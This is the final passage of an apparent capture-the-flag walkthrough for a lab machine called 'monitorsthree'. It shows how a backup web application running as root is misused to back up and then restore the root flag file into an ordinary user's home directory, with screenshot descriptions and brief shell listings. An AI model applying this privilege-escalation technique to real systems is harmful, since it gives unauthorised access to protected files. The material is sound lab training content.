
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This screenshot shows the 'Source Data' step of the backup wizard. The left sidebar and top navigation bar are identical to the previous screenshot. The main area is titled 'Source data' and displays a hierarchical tree of source paths. Under 'User data', there are entries for 'My Documents', 'Home', and 'Computer'. Under 'Source data', there is an entry for '/source/root/root.txt' with a checked checkbox. Below the tree, there is a field 'Add a path directly' and two dropdown menus for 'Filters' and 'Exclude'. Navigation buttons for 'Previous' and 'Next' are at the bottom right.

disable the automatic backup



Now just hit save here



on the home page if u reload u should see the new backup

 Home

 Add backup

 Restore

 Settings

 About

 Log out

 Cacti 1.2.26 Backup ▾

Last successful backup: Yesterday at 11:56 PM (took 00:00:10) Run now

Next scheduled run: Today at 4:30 PM

Source: 60.15 MB

Backup: 19.23 MB / 3 Versions

 root_flag ▾

Last successful backup: Never - Run now

Just hit run now once

 Home

 Add backup

 Restore

 Settings

 About

 Log out

 Cacti 1.2.26 Backup ▾

Last successful backup: Yesterday at 11:56 PM (took 00:00:10) Run now

Next scheduled run: Today at 4:30 PM

Source: 60.15 MB

Backup: 19.23 MB / 3 Versions

 root_flag ▾

Last successful backup: Today at 12:24 AM (took 00:00:00) Run now

Source: 33 bytes

Backup: 1.92 KB / 1 Version

Now open up restore file after clicking the down arrow next to root_flag


Select the file here

The screenshot shows a software interface for file restoration. On the left is a sidebar with icons for Home, Add backup, Restore (which is highlighted in green), Settings, About, and Log out. At the top right, there are two circular buttons labeled '1' and '2' connected by a horizontal line. Below them are 'Select files' and 'Restore options'. The main area is titled 'Restore files from root_flag'. It shows a restore point from '0: Nov 17, 2024 12:24 AM'. A search bar says 'Type to highlight files'. A tree view shows a folder '/source/root/' containing a file 'root.txt'. At the bottom right is a 'Continue' button.

Put in the folder path as such and make sure to enable restore read/write permissions

The screenshot shows the 'Restore options' screen. The sidebar and the 'Select files' step from the previous screenshot are visible. This screen asks 'Where do you want to restore the files to?'. It offers two radio button options: 'Original location' (unchecked) and 'Pick location' (checked). The 'Folder path' input field contains the value '/source/home/marcus/root.txt'. Below this, it asks 'How do you want to handle existing files?' with two radio button options: 'Overwrite' (checked) and 'Save different versions with timestamp in file name' (unchecked). Under 'Permissions', there is a checked checkbox for 'Restore read/write permissions'. At the bottom right are 'Back' and 'Restore' buttons.

And if u see this u have done everything correctly



Now on the system and in our home directory

```
marcus@monitorsthree:~ (0.161s)
ls -al

total 36
drwxr-x--- 5 marcus marcus 4096 Nov 16 18:55 .
drwxr-xr-x 3 root   root   4096 May 26 16:34 ..
lrwxrwxrwx 1 root   root    9 Aug 16 11:29 .bash_history -> /dev/null
-rw-r--r-- 1 marcus marcus  220 Jan  6 2022 .bash_logout
-rw-r--r-- 1 marcus marcus 3771 Jan  6 2022 .bashrc
drwx----- 2 marcus marcus 4096 Aug 16 11:35 .cache
-rw-r--r-- 1 marcus marcus  807 Jan  6 2022 .profile
drwx----- 2 marcus marcus 4096 Aug 20 13:07 .ssh
drwxr-xr-x 2 root   root   4096 Nov 16 18:55 root.txt
-rw-r----- 1 root   marcus  33 Nov 16 18:25 user.txt
```

Go into this directory

```
marcus@monitorsthree ~ (0.109s)
cd root.txt
```

And here is your root.txt

```
marcus@monitorsthree ~/root.txt (0.204s)
ls -al

total 12
drwxr-xr-x 2 root    root    4096 Nov 16 18:55 .
drwxr-x--- 5 marcus  marcus  4096 Nov 16 18:55 ..
-rw-r--r-- 1 root    root     33 Nov 16 18:25 root.txt
```

Thanks for reading :)